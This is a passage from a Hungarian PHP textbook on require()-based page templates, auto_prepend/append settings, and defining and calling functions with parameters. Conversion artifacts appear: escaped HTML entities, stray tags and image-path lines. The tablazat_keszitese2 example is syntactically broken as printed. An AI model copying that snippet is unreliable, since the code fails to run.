5.1 ábra: A fo.php fájl kimenete a require() utasítás eredményét mutatja.

A require () utasítás használatához fájlra van szükség. Az előző példában az ujrahasznalhato.php nevű állományt használtuk. Amikor futtatjuk a kódot, a

```
require('ujrahasznalhato.php');
```

utasítás helyét a kérő fájl tartalma veszi át, majd végrehajtódik a kód. Ez azt jelenti, hogy amikor betöljtük a fo.php fájlt, úgy fut le, mintha a kód a következőképpen lenne megírva:

```
<?php
echo "Ez a fő fájl.<br />";
echo "Ez itt egy nagyon egyszerű PHP utasítás.<br />";
echo "A kód ezzel véget ér.<br />";
?>
```

A require () használatakor figyelembe kell vennünk a fájlnévkiterjesztések és a PHP címkék (tag) kezelése közötti különbösséget.

A PHP-t nem érdekli a kérő fájl fájlnévkiterjesztése. Ez azt jelenti, hogy tetszőleges nevet adhatunk fájlunknak – feltéve, hogy nem tervezük közvetlenül meghívni. Amikor a require () utasítást használjuk a fájl betöltésére, az lényegében egy PHP fájl részévé válik, és ekként hajtódkik végre.

Amennyiben a PHP utasítások például egy oldal.html nevű fájlból lennének eltárolva, akkor alaphelyzetben nem kerülnek feldolgozásra. A PHP-t jellemzően csak a meghatározott, például .php kiterjesztésű fájlok feldolgozására utasítjuk. (Ezt módosíthatjuk webszerverünk konfigurációs fájljában.) Ha viszont require () utasításon keresztül töltjük be az oldal.html fájlt, az abban levő összes PHP utasítás fel lesz dolgozva. Így bármilyen, nekünk tetsző kiterjesztést használhatunk a fájlok beillesztésére, ám érdemes ragaszkodni az .inc vagy a .php kiterjesztés használatához.

Nem árt tudni, hogy ha .inc vagy más, nem szabványos kiterjesztéssel végződő fájlokat tárolunk a webes dokumentumfában, és a felhasználók közvetlenül beröltik azokat a böngészőbe, egyszerű szövegként fogják látni a kódot, és benne az esetleges jelszavakat. Éppen ezért fontos, hogy a beillesztett fájlokat a dokumentumfán kívül tároljuk, vagy szabványos kiterjesztéket használjunk.

- Megjegyzés: A példában az újrafelhasználható fájlt (ujrahasznalhato.php) a következőképpen írták meg:


```
<?php
echo "Ez itt egy nagyon egyszerű PHP utasítás.<br />";
?>
```

A PHP kódot PHP címkék között helyezték el a fájlba. Ehhez a szabályhoz nekünk is ragaszkodnunk kell, ha azt szeretnénk, hogy a kérő fájlból lévő PHP kód akként legyen kezelve. Ha nem nyitunk PHP címkét, kódunk szövegként vagy HTML-ként lesz kezelve, és nem hajtódkik végre.

A require () utasítás használata weboldalsablonokra

Amennyiben cégünk weboldalainak egységes a kinézete és működése, PHP használata esetén megtehetjük, hogy az oldalak sablonját és állandó elemeit a require () utasítással adjuk hozzá.

A képzeletbeli TLA Consulting cég honlapja számos aloldallal rendelkezik, ezek mindegyike az 5.2 ábrán láthatóval meggyező módon néz ki és működik. Amikor új oldal hozzáadására van szükség, a fejlesztő megnyit egy meglévő oldalt, kivágja a fájl közepéről az ott lévő szöveget, beírja az újat, majd más néven elmenti a fájlt.



5.2 ábra: A TLA Consulting honlapjának minden oldala egységes képet mutat.

Gondoljunk bele az alábbi helyzetbe: a honlapot már jó ideje használják, így a cég most több tíz, száz vagy akár ezer, ugyanolyan stílust követő oldallal rendelkezik. Az a döntés születik, hogy részben módosítanák a honlap megjelenését; a változtatás

lehet egészen apró, például egy e-mail cím hozzáadása a minden egyes oldal alján látható lábrészhez vagy új elem hozzáadása a navigációt lehetővé tevő menühöz. Jó lenne, ha ezt az apróbb módosítást több tíz, száz vagy akár ezer oldalon végre kellene hajtanunk?

A minden oldalon megtalálható HTML szakaszok újból használata sokkal jobb megközelítési mód, mint több tíz, száz vagy akár ezer oldalon végrehajtani a másolás-beillesztés monoton lépéseiit. Az 5.2 ábrán látható nyitóoldal (`kezdolap.html`) forráskódja az 5.1 példakódban látható.

5.1 példakód: kezdolap.html – A TLA Consulting nyitóoldalát előállító HTML kód

```
<html>
<head>
    <title>TLA Consulting Pty Ltd</title>
    <style type="text/css">
        h1 {color:white; font-size:24pt; text-align:center;
             font-family:arial,sans-serif}
        .menu {color:white; font-size:12pt; text-align:center;
               font-family:arial,sans-serif; font-weight:bold}
        td {background:black}
        p {color:black; font-size:12pt; text-align:justify;
           font-family:arial,sans-serif}
        p.foot {color:white; font-size:9pt; text-align:center;
                 font-family:arial,sans-serif; font-weight:bold}
        a:link,a:visited,a:active {color:white}
    </style>
</head>
<body>


<table width="100%" cellpadding="12" cellspacing="0" border="0">
<tr bgcolor="black">
    <td align="left"></td>
    <td>
        <h1>TLA Consulting</h1>
    </td>
    <td align="right"></td>
</tr>
</table>

<table width="100%" bgcolor="white" cellpadding="4" cellspacing="4">
<tr >
    <td width="25%">
        
        <span class="menu">Kezdőlap</span></td>
    <td width="25%">
        
        <span class="menu">Kapcsolat</span></td>
    <td width="25%">
        
        <span class="menu">Szolgáltatások</span></td>
    <td width="25%">
        
        <span class="menu">Oldaltérkép</span></td>
```

```

</tr>
</table>

<!-- oldal tartalom --&gt;
&lt;p&gt;Köszöntjük a TLA Consulting honlapján!
Kérjük, szánjon rá kis időt, és ismerje meg cégünket!&lt;/p&gt;
&lt;p&gt;Az üzleti igények kielégítésére szakosodtunk, reméljük,
rövidesen Önt is ügyfeleink között tudhatjuk.&lt;/p&gt;

<!-- oldal lábléc --&gt;
&lt;table width="100%" bgcolor="black" cellpadding="12" border="0"&gt;
&lt;tr&gt;
&lt;td&gt;
&lt;p class="foot"&gt;&amp;copy; TLA Consulting Pty Ltd.&lt;/p&gt;
&lt;p class="foot"&gt;Kérjük, olvassa el honlapunk
    &lt;a href="legal.php"&gt;jogi nyilatkozatát!&lt;/a&gt;&lt;/p&gt;
&lt;/td&gt;
&lt;/tr&gt;
&lt;/table&gt;
&lt;/body&gt;
&lt;/html&gt;
</pre>

```

Az 5.1 példakódban láthatjuk, hogy a fájl számos elkülönülő kód részletből áll. A HTML fejrész az oldal által használt cascading style sheet- (CSS), azaz egymásba ágyazott stíluslap-definíciókat tartalmazza. Az „oldal fejléc” címkejű rész a cégnévét és a logót, a „menü” az oldal navigációs sávját, az „oldal tartalom” az adott oldal egyedi szövegét jeleníti meg. Ez alatt található az oldal lábléce. Érdemes felosztani ezt a fájlt, és a részeinek a fejlec.php, kezdolap.php és lablec.php nevet adni. A fejlec.php és a lablec.php is olyan kódot tartalmaz, amelyet a különböző oldalakon újra és újra felhasználhatunk.

A kezdolap.php fájl átveszi a kezdolap.html helyét: ahogy az 5.2 mintakódból látjuk, tartalmazza az egyedi oldaltartalmat és a két require() utasítást.

5.2 példakód: kezdolap.php – A TLA nyitóoldalát előállító PHP kód

```

<?php
require('fejlec.php');
?>
<!-- oldal tartalom --&gt;
&lt;p&gt;Köszöntjük a TLA Consulting honlapján!
Kérjük, szánjon rá kis időt, és ismerje meg cégünket!&lt;/p&gt;
&lt;p&gt;Az üzleti igények kielégítésére szakosodtunk, reméljük,
rövidesen Önt is ügyfeleink között tudhatjuk.&lt;/p&gt;
&lt;?php
require('lablec.php');
</pre>

```

A kezdolap.php fájlban lévő require() utasítások a fejlec.php és lablec.php fájlt töltik be.

Ahogy korábban már jelezettük, az ezeknek a fájloknak adott név nincs hatással arra, hogyan lesznek feldolgozva a require() utasítás általi meghívásuk esetén. Bevett szokás, hogy a később más fájlokba beillesztendő állományoknak a valami.inc nevet adják (az inc itt az include, azaz beillesztés szóra utal). Általánosságban nem ajánljuk ennek követését, mivel az .inc fájlok csak akkor értelmeződnek PHP kódként, ha a webserveren ezt kifejezetten beállították.

Ha mégis így teszünk, a beillesztési állományainkat olyan könyvtárba helyezzük el, amit kódjaink látnak ugyan, de az nem engedélyezi a beillesztési fájlok webszerveren kereszttüli, egyenkénti betöltését. Ez azt jelenti, hogy ennek a könyvtárnak a webes dokumentumfán kívül kell elhelyezkednie. Azért követendő ez a stratégia, mert megakadályozza e fájlok egyenkénti betöltését, ami

- (a) hibákat eredményezne, ha a fájlkiterjesztés .php, de a fájl egy oldalnak vagy kódnak csak egy részét tartalmazza, vagy
- (b) egyéb kiterjesztés használata esetén mások számára olvashatóvá teszi a forráskódot.

A fejlec.php fájlban az oldal által használt CSS definíciókat, illetve a cégnévet és a menüelemeket tartalmazó táblázatokat találjuk (lásd 5.3 példakód!).

5.3 példakód: fejlec.php – Az összes TLA-oldal újból felhasználható fejléc

```
<html>
<head>
    <title>TLA Consulting Pty Ltd</title>
    <style type="text/css">
        h1 {color:white; font-size:24pt; text-align:center;
             font-family:arial,sans-serif}
        .menu {color:white; font-size:12pt; text-align:center;
               font-family:arial,sans-serif; font-weight:bold}
        td {background:black}
        p {color:black; font-size:12pt; text-align:justify;
           font-family:arial,sans-serif}
        p.foot {color:white; font-size:9pt; text-align:center;
                 font-family:arial,sans-serif; font-weight:bold}
        a:link,a:visited,a:active {color:white}
    </style>
</head>
<body>


<table width="100%" cellpadding="12" cellspacing="0" border="0">
<tr bgcolor="black">
    <td align="left"></td>
    <td>
        <h1>TLA Consulting</h1>
    </td>
    <td align="right"></td>
</tr>
</table>


<table width="100%" bgcolor="white" cellpadding="4" cellspacing="4">
<tr >
    <td width="25%">
        
        <span class="menu">Kezdőlap</span></td>
    <td width="25%">
        
        <span class="menu">Kapcsolat</span></td>
    <td width="25%">
        
        <span class="menu">Szolgáltatások</span></td>
    <td width="25%">
        
        <span class="menu">Oldaltérkép</span></td>
</tr>
</table>
```

A tablec.php fájl az egyes oldalak alján látható láblécet megjelenítő táblázatot tartalmazza. A fájlból lévő kód az 5.4 példakódban olvasható.

5.4 példakód: lablec.php – Az összes TLA-oldal újból felhasználható lábléce

```
<!-- oldal lábléc -->
<table width="100%" bgcolor="black" cellpadding="12" border="0">
<tr>
<td>
<p class="foot">&copy; TLA Consulting Pty Ltd.</p>
<p class="foot">Kérjük, olvassa el honlapunk<a href="legal.php">
jogi nyilatkozatát!</a></p>
</td>
</tr>
</table>
</body>
</html>
```

Ezzel a megközelítéssel igen egyszerűen kapunk egységes megjelenésű weboldalt, és például az alábbi szöveg begépelésével könnyedén létrehozhatunk egy új, a többivel megegyező stílusú oldalt:

```
<?php require('fejlec.php'); ?>
Ide kerül ennek az oldalnak a tartalma
<?php require('lablec.php'); ?>
```

Ami talán a legfontosabb: miután számtalan oldalt létrehoztunk ezzel a fejléccel és lábléccel, könnyedén módosíthatjuk a fejléc és a lábléc fájljait. Akár apró szövegváltozásról van szó, akár teljesen átalakítjuk az oldal megjelenését, csak egyszer kell végrehajtani a módosítást. Nem kell a honlap minden egyes oldalát egyenként megváltoztatni, mivel minden oldal a fejléc- és láblécfájlokkal töltődik be.

Az itt bemutatott példa csak egyszerű HMTL-t használ a törzsben (body), fejlécben és láblécben. Nem feltétlenül minden ez a helyzet. Az oldal részeinek dinamikus előállítására használhatnánk PHP utasításokat is ezekben a fájlokban.

Ha szeretnénk biztosak lenni abban, hogy valamely fájlt egyszerű szövegként vagy HTML-ként kezelünk, és semmilyen PHP kód nem fut le, használjuk inkább a `readfile()` függvényt! Ez feldolgozás nélkül jeleníti meg a fájl tartalmát. Érdemes észben tartani ezt a biztonsági óvintézkedést, amennyiben felhasználótól származó szöveggel dolgozunk.

Az `auto_prepend_file` és az `auto_append_file` beállítás használata

Ha arra szeretnénk használni a `require()` vagy `az include()` utasítást, hogy fejlécet és láblécet adjunk minden oldalhoz, másképpen is megtehetjük ezt. A `.ini` fájl két konfigurációs beállítása az `auto_prepend_file` és az `auto_append_file`. Ha beállítjuk, hogy ezek a fejléc- és láblécfájlokra mutassanak, azt érjük el, hogy minden oldal előtt és után betölződnek. Az így beillesztett fájlok úgy viselkednek, mintha az `include()` utasítással lettek volna hozzáadva; vagyis hiányzó fájl esetén figyelmeztetést kapunk.

Windows alatt a beállítások így néznek ki:

```
auto_prepend_file = "c:/Program Files/Apache Software
Foundation/Apache2.2/include/fejlec.php"
auto_append_file = "c:/Program Files/Apache Group/Apache2/include/lablec.php"
```

Unix alatt pedig így:

```
auto_prepend_file = "/home/username/include/fejlec.php"
auto_append_file = "/home/username/include/lablec.php"
```

Amennyiben ezeket a beállításokat használjuk, nem kell begépelnünk az `include()` utasításokat, ám ekkor a fejlécek és láblécek többé nem opcionális elemek lesznek az oldalakon.

Ha Apache webszervert használunk, könyvtárunként adhatjuk meg az ilyen konfigurációs beállításokat. Ehhez be kell állítanunk kiszolgálónkat, hogy engedje föl konfigurációs fájljának vagy fájlainak a felülírását. Hogy beállítsuk valamely könyvtárnál az automatikus elő- és utáncsatolást (prepend és append), hozzunk létre benne egy `.htaccess` nevű fájlt! Ennek az állománynak az alábbi két sort kell tartalmaznia:

```
php_value auto_prepend_file "/home/username/include/fejlec.php"
php_value auto_append_file "/home/username/include/lablec.php"
```

Figyeljük meg, hogy a szintaktika kissé eltér ugyanennek a beállításnak a `.ini`-beli változatától: a sor elején a `php_value` található, illetve nincsen egyenlőségjel. Számos más `.ini` konfigurációs beállítás is módosítható így.

Azzal, hogy a beállításokat a `php.ini` állomány vagy a webszerver-konfigurációs fájl helyett a `.htaccess` állományban adjuk meg, rugalmasabban dolgozhatunk. Megosztott gépen úgy módosíthatjuk a beállításokat, hogy az csak a saját könyvtárainkra vonatkozzon. Nem szükséges újraindítani a webszert, és nincs szükségünk rendszergazdai hozzáférésre sem. A `.htaccess` módszer hátránya, hogy a fájlok sorsa nem csak elinduláskor, hanem a könyvtárban lévő bármely fájl lekérése esetén is a beolvasás és a feldolgozás, így e rugalmasság ára a teljesítmény csökkenése lehet.

Függvények használata PHP-ben

A függvények a programnyelvek többségében megtalálhatók; egyetlen, jól meghatározott feladatot végrehajtó kódrészletet különítenek el. A kódöt könnyebben olvashatóvá teszik, és általuk lehetővé válik, hogy az adott kódrészletet újra meg újra felhasználjuk, amikor ugyanazt a feladatot kell végrehajtanunk.

A függvény olyan önálló kódmodul, amely előir egy hívó interfészt, végrehajt valamilyen feladatot, és opcionálisan valamilyen eredménnyel tér vissza.

Számtalan függvénytel találkoztunk már. A korábbi fejezetekben rutinszerűen hívtunk meg jó néhány, beépített PHP függvényt. Mi magunk is írtunk néhány egyszerűbb függvényt, ám nagyvonalán elsiklottunk a részletek felett. A következő részben alaposabban áttekintjük a függvényhívás és -írás témakörét.

Függvényhívás

Az alábbi sorban a lehető legegyszerűbb függvényhívást látjuk:

```
fuggveny_nev();
```

Ez a kódsor a `fuggveny_nev` nevű, paramétert nem igénylő függvényt hívja meg. Nem foglalkozik a függvény által esetlegesen visszaadott értékkel sem.

Számos függvényt pontosan ezen a módon hívunk meg. Teszteléshez gyakran jól jön a `phpinfo()` függvény, mert megjeleníti a telepített PHP verziót, információt ad a PHP-ról, a webszerver beállításáról, illetve kiírja különböző PHP és szerverváltozók értékét. Ez a függvény paramétert nem fogad, és jellemzően figyelmen kívül hagyjuk a visszatérési értékét, így a `phpinfo()` meghívása a következőképpen néz ki:

```
phpinfo();
```

A legtöbb függvény azonban egy vagy több paramétert vár – ezek a függvények inputjai, azaz bemeneti adatai. A paraméterek átadása úgy történik, hogy az adatot vagy az azt tartalmazó változó nevét a függvénynév utáni zárójelek közé helyezzük. Egyetlen paramétert fogadó függvényt a következőképpen hívhatunk meg:

```
fuggveny_nev('parameter');
```

Az itt használt paraméter egy, a kizárolag a `parameter` szót tartalmazó karakterlánc, de a függvény által várt paramétertől független az alábbi függvényhívások is megfelelők lehetnek:

```
fuggveny_nev(2);
```

```
fuggveny_nev(7.993);
```

```
fuggveny_nev($valtozo);
```

Az utolsó sorban látható `$valtozo` bármilyen típusú PHP változó lehet, akár tömb vagy objektum is.

A paraméterek bármilyen adattípusúak lehetnek, de egy adott függvény általában meghatározott adattípust vár.

A függvény prototípusából kiderül számunkra, hogy a függvény hány paramétert vár, mit jelképeznek ezek a paraméterek, és milyen adattípusúak kell, hogy legyenek. Könyünkben az egyes függvények bemutatásánál gyakran megadjuk prototípusukat is.

Az `fopen()` függvény prototípusa a következő:

```
resource fopen ( string $fajlnev, string $mod  
[, bool $use_include_path [, resource $kezelesi_mod]])
```

A prototípus temérdek információt közöl velünk, ezért különösen fontos, hogy megfelelően értelmezzük. Jelen esetben a függvénynév előtt látható `resource` szó jelzi, hogy a függvény forrást (vagyis egy nyitott fájlváltozót) fog visszaadni. A függvényparaméterek a zárójelek között találhatók. Az `fopen()` esetében négy paramétert mutat a prototípus. A `fajlnev` és a `mod` paraméter `string`, a `use_include_path` Boolean, a `kezelesi_mod` paraméter pedig `resource` típusú. A `use_include_path` és `kezelesi_mod` paramétert körülvevő szögletes zárójelek jelzik, hogy opcionális, vagyis nem kötelező paraméterrel állunk szemben. Az ilyenknél vagy megadjuk értéküket, vagy nem foglalkozunk velük, és akkor alapértelmezett értéküket fogják használni. Fontos tudni azonban, hogy több opcionális paraméterrel rendelkező függvény esetén csak jobbról haladva hagyhatjuk ki ezeket a paramétereket. Az `fopen()` használata esetén például kihagyhatjuk csak a `kezelesi_mod` paramétert vagy a `use_include_path` és a `kezelesi_mod` paramétert; az azonban nem lehetséges, hogy a `use_include_path` paramétert kihagyjuk, a `kezelesi_mod`-ot viszont nem.


A függvény prototípusának áttekintése után már tudjuk, hogy a következő kódrészlet az `fopen()` függvény érvényes hívása:

```
$nev = 'sajatfajl.txt';
$megnyitasi_mod = 'r';
$fp = fopen($nev, $megnyitasi_mod);
```

A fenti kód az `fopen()` nevű függvényt hívja meg. A függvény által visszaadott érték az `$fp` változóban tárolódik el. A példában úgy döntöttünk, hogy a függvénynek a string típusú `$nev` változóban átadjuk a megnyitni kívánt fájl nevét, a `$megnyitasi_mod` nevű, szintén string típusú változóban pedig a kívánt fájlnyitási módot határozzuk meg. A példában a harmadik és a negyedik paramétert nem adtuk meg.

Nem létező függvény hívása

Ha nem létező függvényt próbálunk meghívni, az 5.3 ábrán láthatóhoz hasonló hibaüzenetet kapunk.



5.3 ábra: Nem létező függvény hívása esetén ez a hibaüzenet lesz az eredmény.

A PHP által adott hibaüzenetek jellemzően nagyon hasznosak. Az ábrán lévő közli, hogy pontosan melyik fájlban, a kód melyik sorában következett be a hiba, és mi a neve a függvénynek, amit megkísérítünk meghívni. Ezen információ birtokában viszonylag egyszerűen megtalálható és orvosolható a probléma.

Ha hibaüzenetet kapunk, ellenőrizzük az alábbiakat:

- Pontosan írtuk a függvény nevét?
- Létezik-e ez a függvény a PHP általunk használt verziójában?

Előfordulhat, hogy nem jól emlékszünk rá, hogyan kell az adott függvény nevét írni. Például egyes, két szóból álló függvénynevek esetén alulvonás van a szavak között, másoknál nincsen. A `stripslashes()` függvénynél egybeírjuk a két szót, a `strip_tags()` esetében alulvonás kerül közéjük. Ha függvényhíváskor elírjuk a függvény nevét, az 5.3 ábrán láthatóhoz hasonló hibaüzenetet kapunk.

A könyvben használt függvények nemelyike nem létezik PHP4-ben, mert feltételezzük, hogy olvasóink a PHP 5-ös verzióját használják. minden egyes új verzióban új függvények jelennek meg, és amennyiben a program régebbi változatát használjuk, a több funkció és a jobb teljesítmény miatt érdemes frissíteni. Az online kézikönyvből megtudhatjuk, hogy egy adott függvény mikor jelent meg. Az éppen futtatott verzióban nem deklarált függvény meghívása az 5.3 ábrán látható hibához hasonlóhoz vezet.

A hibaüzenet megjelenésének egy másik lehetséges oka, hogy a meghívott függvény egy be nem töltött PHP bővítmény része. Ha például a `gd` (képkezelő) könyvtár függvényeit próbáljuk meg használni, de nem telepítettük a `gd`-t, akkor is a fentihez hasonló hibaüzenetet kapunk.

Kis- és nagybetűk megkülönböztetése függvénynevekben

Jó, ha tudjuk, hogy a függvényhívások *nem* tesznek különbséget a kis- és nagybetűk között, így a `fuggveny_nev()`, `Fuggveny_nev()` és `FUGGVENY_NEV()` mind érvényes és ugyanazt az eredményt hozó függvényhívás. Tetszés szerint, a számunkra legkönyvebben olvasható módon használhatjuk a nagybetűket, ám törökedjünk az egységes és következetes használatra! E könyv – akárcsak a PHP dokumentációk nagy része – csupa kisbetűvel szedi a függvényneveket.

Fontos megemlíteni, hogy e tekintetben a függvénynevek a változónevektől eltérően viselkednek. A változónevek esetében megkülönböztetjük a kis- és nagybetűket, így a `$Nev` és a `$nev` két eltérő változó, de a `Nev()` és a `nev()` ugyanaz a függvény.

Saját függvények definíálása

A korábbi fejezetekben számos példát láttunk a PHP beépített függvényeinek használatára. Egy programozási nyelv valós erejét azonban saját, egyéni függvények létrehozásának a lehetősége adja.

A PHP beépített függvényei lehetővé teszik a fájlkezelést, adatbázisok használatát, grafikák létrehozását és a más kiszolgálókhöz csatlakozást. Munkánk során azonban gyakran előfordul, hogy a nyelv megalkotói által előre nem látható feladatot kell elvégezniünk.

Szerencsére a függvények használata nem korlátozódik pusztán a beépítettekre; saját függvényeket írva tetszőleges feladatot hajthatunk végre velük. Kódunk jellemzően a meglévő és saját, az előttünk álló feladatra írt függvények kombinációjából áll össze. Ha olyan kódblokkot írunk egy konkrét célra, amit kódunkban és esetleg programjainkban többször is használni kívánunk, érdemes függvényként deklarálni.

A függvényként deklárálás lehetővé teszi, hogy saját kódunkat a beépített függvényekhez hasonlóan vegyük igénybe. Egy-szerűen meghívjuk függvényünket, és megadjuk a számára szükséges paramétereket. Ezt azt jelenti, hogy kódunkat bármikor meghívhatjuk, és használhatjuk függvényeinket.

Függvények alapszerkezete

A függvénydeklárálással új függvényt hozunk létre. A deklárálás a `function` kulcsszóval kezdődik, majd megadjuk a függvény nevét, a függvény által várt paramétereit és a függvényhíváskor végrehajtandó kódot.

Nézzünk példát egy triviális függvénydeklárálásra:

```
function sajat_fuggveny() {
    echo 'Meghívtuk függvényünket';
}
```

A függvénydeklárás azért kezdődik a `function` szóval, hogy a programozó és a PHP értelmező egyaránt tisztában legyen azzal, hogy felhasználó által definiált függvény következik. A függvény neve `sajat_fuggveny`. Az új függvény a következő utasítással hívható meg:

```
sajat_fuggveny();
```

Mint bizonyára kitaláltuk, e függvény meghívása azzal az eredménnyel jár, hogy böngészőnkben megjelenik a `Meghívtuk függvényünket` szöveg.

A beépített függvények minden PHP kóból elérhetők, ám ha saját függvényeket deklarálunk, csak azon kód(ok) számára lesznek elérhetők, amely(ek)ben deklaráltuk azokat. Célszerű a gyakran használt függvényeinket egy vagy több fájlból eltárolni. Ha így teszünk, kódjainkban a `require()` utasítással elérhetővé tehetjük az éppen szükségessé váló függvényeket.

A függvényen belül kapcsos zárójelek közé kerül a kívánt feladatot végrehajtó kód. Ezen kapcsos zárójelek közé a PHP-ben érvényes bármilyen kódot írhatunk, legyen az függvényhívás, új változók deklarálása, függvény, `require()` vagy `include()` utasítás, osztálydeklárás vagy egyszerű HTML. Ha függvényen belül ki szeretnénk lépni a PHP-ból, és egyszerű HTML kódot szeretnénk beírni, ugyanúgy tehetjük meg ezt, mint a kód bármely más részén – a HTML előzéki PHP címkkét (`tag`) kell helyeznünk. A következő kód részlet az előző példa megengedett, ugyanazt a kimenetet eredményező módosítása:

```
<?php
    function sajat_fuggveny() {
?>
Meghívtuk függvényünket
<?php
    }
?>
```

Figyeljük meg, hogy a PHP kód a nyitó és záró PHP címkepár közé került! A könyvben szereplő, kód részleteket használó példák többségénél nem írjuk ki a címkket. Itt azért szerepelnek mégis, mert a példában, illetve előtte és utána is szükség van rájuk.

Függvényeink elnevezése

Függvényeink elnevezésénél a legfontosabb szempont, hogy rövid, mégis beszédes nevet találunk ki. Ha függvényünk oldalfej-lécet hoz létre, akkor az `oldalfejlec()` vagy az `oldal_fejlec()` név egyaránt megfelelő lehet.

Az alábbi korlátozásokat minden esetre figyelembe kell vennünk:

- Függvényünk neve nem egyezhet meg már meglévő függvényével.
- A függvénynév csak betűket, számjegyeket és alulvonást tartalmazhat.
- A függvénynév nem kezdődhet számmal.

Sok programnyelv megengedi a függvénynevek újból használatát. Ezt a funkciót *függvények többszörös definíálásának* (*function overloading*) nevezik. A PHP azonban ezt nem támogatja, így függvényünknek nem lehet ugyanaz a neve, mint egy

beépített vagy felhasználó által deklarált, meglévő függvényé. Ne feledjük azonban azt sem, hogy a beépített függvényeket minden PHP kód ismeri, a felhasználó által definiált függvények viszont csak azokban a kódokban léteznek, ahol deklarálva lettek! Ez lényegében azt jelenti, hogy másik fájlban ugyan újból felhasználhatjuk ugyanazt a függvénynevet, ám ez kavarodáshoz vezethet, így ajánlott elkerülni.

A következő függvénynevek minden érvényesek:

```
nev()
nev2()
nev_harom()
_nevnegy()
```

Az alábbiakat azonban nem használhatjuk:

```
5nev()
nev-hat()
fopen()
```

(Az utolsó akkor lenne megengedett, ha nem létezne ugyanilyen nevű, beépített függvény.)

Érdemes megjegyezni, hogy bár a \$nev név függvénynek nem adható, egy

```
$nev();
```

nevű függvény a \$nev értékétől függően minden további nélküli végrehajtódhat. Ez azért lehetséges, mert a PHP veszi a \$nev változóban eltárolt értéket, ilyen nevű függvényt keres, majd megpróbálja meghívni. Az ilyen típusú függvényeket *függvényváltozóknak* (variable function) nevezzük, és bizonyos helyzetekben igen hasznosak lehetnek számunkra.

Paraméterek használata

Feladatuk végrehajtásához a függvények többsége egy vagy több paramétert igényel. A paraméterekkel adatot adhatunk át a függvényeknek. Nézzünk példát paramétert váró függvényre! Az itt látható függvénynek egydimenziós tömböt adunk át, amit táblázatként jelenít meg:

```
function tablazat_keszitese($adat) {
    echo "<table border=\"1\">";
    reset($adat); // Ezzel az utasítással mutatunk a tömb elejére
    $ertek = current($adat);
    while ($ertek) {
        echo "<tr><td>".$ertek."</td></tr>\n";
        $ertek = next($adat);
    }
    echo "</table>";
}
```

Amennyiben a következőképpen hívjuk meg a tablazat_keszitese() függvényt:

```
$sajat_tomb = array('Első sor.', 'Második sor.', 'Harmadik sor.');
tablazat_keszitese($sajat_tomb);
```

az 5.4 ábrán látható kimenetet kapjuk.

Első sor.
Második sor.
Harmadik sor.

5.4 ábra: A tablazat_keszitese() meghívásának eredménye az alábbi HTML táblázat.

A paraméteradással a függvényen kívül létrehozott adatot vihetünk a függvénybe. Jelen esetben az \$adat tömbben lévő adatokat adjuk a függvénynek.

A beépített függvényekhez hasonlóan a felhasználó által írt függvények is fogadhatnak több paramétert, és lehetnek ezek között opcionálisak is. A tablazat_keszitese() függvényt többféleképpen továbbfejleszthetjük; az egyik lehetőség, ha a függvényt meghívó programozó beállíthatja a táblázat szegélyét vagy más tulajdonságát. Nézzük a függvény egy bővített változatát, amely az előzőhöz hasonló, ám lehetővé teszi, hogy opcionálisan meghatározzuk a táblázat szegélyének vastagságát, illetve a cellák közötti távolság (cellspacing) és a behúzás (a cella szegélye és tartalma közötti távolság – cellpadding) értékét!

```
<?php
function tablazat_keszitese2($adat, $border=1, $cellpadding=4, $cellspacing=4 ) {
    echo "<table border=\"$border\" cellpadding=\"$cellpadding\" "
    " cellspacing=\"$cellspacing.\">";
    reset($adat);
    $ertek = current($adat);
    while ($ertek) {
        echo "<tr><td>".$ertek."</td></tr>\n";
        $ertek = next($adat);
    }
    echo "</table>";
}
```

\$sajat_tomb = array('Első sor.', 'Második sor.', 'Harmadik sor.');
tablazat_keszitese2(\$sajat_tomb, 3, 8, 8);

A tablazat_keszitese2() első paramétere továbbra is kötelező. A következő három viszont opcionális, mivel meghatározott alapértelmezett értékeket. Az 5.4 ábrán láthatóhoz hasonló kimenetet hozunk létre a tablazat_keszitese2() függvény alábbi meghívásával:

tablazat_keszitese2(\$sajat_tomb);

Ha ugyanezeket az adatokat szellősebben szeretnénk megjeleníteni, a következő paraméterekkel kellene meghívni az új függvényt:

tablazat_keszitese2(\$sajat_tomb, 3, 8, 8);

Nem szükséges minden opcionális értéket megadnunk; megtehetjük, hogy nemelyiket megadjuk, másikat nem. A paraméterek kiosztása balról jobbra történik.

Ne feledjük: nem tehetjük meg azt, hogy az egyik opcionális paramétert kihagyjuk, de egy attól jobbra eső paramétert megadunk! Ha példánkban szeretnénk megadni a cellspacing tulajdonság értékét, akkor a cellpadding értékét sem hagyhatjuk ki. Gyakori ez a programozási hiba. Ez az oka annak is, hogy az opcionális paraméterek a paraméterlista végére kerülnek.

Az alábbi függvényhívás:

tablazat_keszitese2(\$sajat_tomb, 3);

teljesen helyes, eredményeképpen a \$border értékét 3-ra, a \$cellpadding és a \$cellspacing tulajdonságot pedig alapértelmezett értékére állítjuk.

Változó számú paramétert elfogadó függvényeket is deklarálhatunk. Három segédfüggvény használatával deríthetjük ki, hogy hány paraméter átadása történt meg, és mik ezeknek az értékei. E három segédfüggvény a következő: func_num_args(), func_get_arg() és func_get_args().

Gondoljuk végig például az alábbi függvény működését:

```
function var_args() {
    echo "Paraméterek száma:";
    echo func_num_args();
    echo "<br />";
    $args = func_get_args();
    foreach ($args as $arg) {
        echo $arg."<br />";
    }
}
```

A függvény közli a neki átadott paraméterek számát, illetve megjeleníti azokat. A func_num_args() függvény az átadott függvények számát, a func_get_args() függvény pedig az argumentumok tömbjét adja vissza. A func_get_arg() függvényel egyenként érhetjük el a paramétereket, mégpedig úgy, hogy a függvénynek az elérni kívánt argumentum számát adjuk át. (Az argumentumok számozása nullával kezdődik.)

A hatókör fogalma

Észrevehetünk, hogy amikor beillesztett vagy beágyazott fájlon belül kellett használnunk a változókat, egyszerűen a require() vagy az include() utasítás előtt lévő kódban deklaráltuk azokat. Függvény használatakor közvetlenül a függ-

